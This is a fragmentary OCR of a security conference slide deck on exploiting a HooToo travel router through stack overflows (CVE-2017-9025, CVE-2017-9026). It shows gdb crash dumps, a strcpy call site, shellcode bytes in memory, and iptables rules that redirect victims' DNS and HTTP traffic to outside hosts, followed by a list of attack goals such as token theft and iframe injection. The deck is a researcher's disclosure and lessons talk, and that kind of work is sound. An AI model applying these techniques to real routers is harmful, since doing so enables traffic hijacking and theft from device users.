 R16  00594668 00407e60 00000000 ffffffff 2b5fda80 7fe15114 00407e60 00000001
                 t8      t9      k0      k1      gp      sp      s8      ra
 R24  00000007 42424242 2b5fc3e4 00000000 00596c90 7fe14bb0 004080d0 00413000
---Type <return> to continue, or q <return> to quit---
```




- [x] Located
- [x] Firmware
- [x] Password
- [x] Shell
- [x] Crash 2
- [x] Overflow
- [x] EIP!


Synack


(gdb) x/5i 0x00521BD4
0x521bd4: move a0,v0
0x521bd8: lw a1,40(sp)
0x521bdc: lw t9,-28472(gp) // strcpy
0x521be0: nop
0x521be4: jalr t9
1
Cookie & fcnptr
nl — mike@ubuntu: ~ — ssh mike@172.16.134.183 — 78×5
(gdb) x /100wx $v0+0x6C64-0x20
0x5ad714: 0x41414141 0x41414141 0x41414141 0x41414141
0x5ad724: 0x41414141 0x41414141 0x41414141 0x41414141
0x5ad734: 0x42424242 0x0051bf00 0x0051bc78 0x0051b8e8
0x5ad744: 0x0051c788 0x0051e9e8 0x0051efbc 0x0051f6b8
cgi_tab->fnc()
(gdb) x /5i $pc-8
0x4136a8: lw t9,27748(v0)
0x4136ac: lw a0,28(sp)
=> 0x4136b0: jalr t9 // cgi_tab->fnc()
0x4136b4: nop
0x4136b8: lw gp,16(sp)
2
nl — mike@ubuntu: ~ — ssh mike@172.16.134.183 —
(gdb) x /100wx 0x0059735c
0x59735c: 0x23390010 0xaf3903a8 0x00000000 0x00000000
0x59736c: 0x3c1c0000 0x279c0000 0x0399e021 0x27bdffd8
0x59737c: 0xafbf0024 0xafbe0020 0x03a0f025 0xafbc0010
0x59738c: 0x3c020058 0x3442eca0 0xafc20018 0x8fc20018
0x59739c: 0x00000000 0x244204a0 0x8c420000 0x00000000
0x5973ac: 0x00401825 0x8f8203a8 0x00000000 0xac4302c4
0x5973bc: 0x8fc20018 0x00000000 0x24420a84 0x8c420000
0x5973cc: 0x00000000 0x00401825 0x8f8203a8 0x00000000
Preamble
&
Shellcode
Located
Firmware
Password
Shell
Crash 2
Overflow
EIP!
Exploit
Synack

Demo!

- [x] Located
- [x] Firmware
- [x] Password
- [x] Shell
- [x] Crash 2
- [x] Overflow
- [x] EIP!
- [x] Exploit
- [x] Attack







```
GDBserver exiting
# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       udp  --  anywhere             192.168.1.1          udp dpt:domain to:75.75.75.75:53
DNAT       tcp  --  192.168.1.3          anywhere             tcp dpt:http to:35.185.202.54:8800
```

Lots of top site still don't use SSL: [Google transparency report]


Synack

```
$ ps -ef | grep attack
  503 91038 73200   0  5:47PM ttys001    0:00.00 ./my_attack
```



Synack

```
$ cat agenda | wc -l
1
```



That was fun...

Synack

CVE-2017-9026:

Specific: `snprintf($sp+0x128, 256, "</%s>", fname);`


General: Stack canaries

CVE-2017-9025:

Specific: `strncpy(dst, src, 1024);`

General: `(ctx->fcn ^ canary)(param);`

Windows: DecodePointer



NSA has a patent on that. Sorry!

Synack

cat /dev/attack_cases

- Gain an attack proxy for *attribution obfuscation*
- Steal user information such as *authentication tokens*
- Manipulate user activity… *iframes*!
- *Foothold* into enterprise or private networks

#12 +(3869)- [X]
<Moot> ok, here's what we do
<Moot> we break into AOL HQ
<Moot> and instead of the AOL setup utility, we put metallica mp3s on all of the startup cds

Synack

```
$ cat bug | sed 's/exploit/vendor/g'
vendor give a shell
```

> “We have transmit your email and issue to our product team. But we feel sorry that we would inform you until 2/8 because product team has day off due for Spring Festival.” - **support@hootoo.com**

Super polite

Entire product team off for the spring festival (Chinese New Year)

Received a personal update before it was made generally available.

Synack

- [x] Located
- [x] Firmware
- [x] Password
- [x] Shell
- [x] Crash 2
- [x] Overflow
- [x] EIP!
- [x] Exploit
- [x] Attack
- [x] Lessons

```
$ echo "learned $?"
learned 0
```


"Don't roll your own crypto"

=> "Don't roll your own CGI webserver"


Vendors do respond!


Install OpenWRT on the device.


Exploiting routers is fun.


People still use `strcpy` and `sprintf` - ***like they did in 1999!***

Synack

Questions and Answers

...Catch me in the halls or online!

Mikhail Sosonkin

Email: mikhail@synack.com

blog: debugtrap.com

Twitter: @H4ckerLife

- [x] Located
- [x] Firmware
- [x] Password
- [x] Shell
- [x] Crash 2
- [x] Overflow
- [x] EIP!
- [x] Exploit
- [x] Attack
- [x] Lessons
- [ ] Profit?

Ačiū! Спасибо! Thank you!

Synack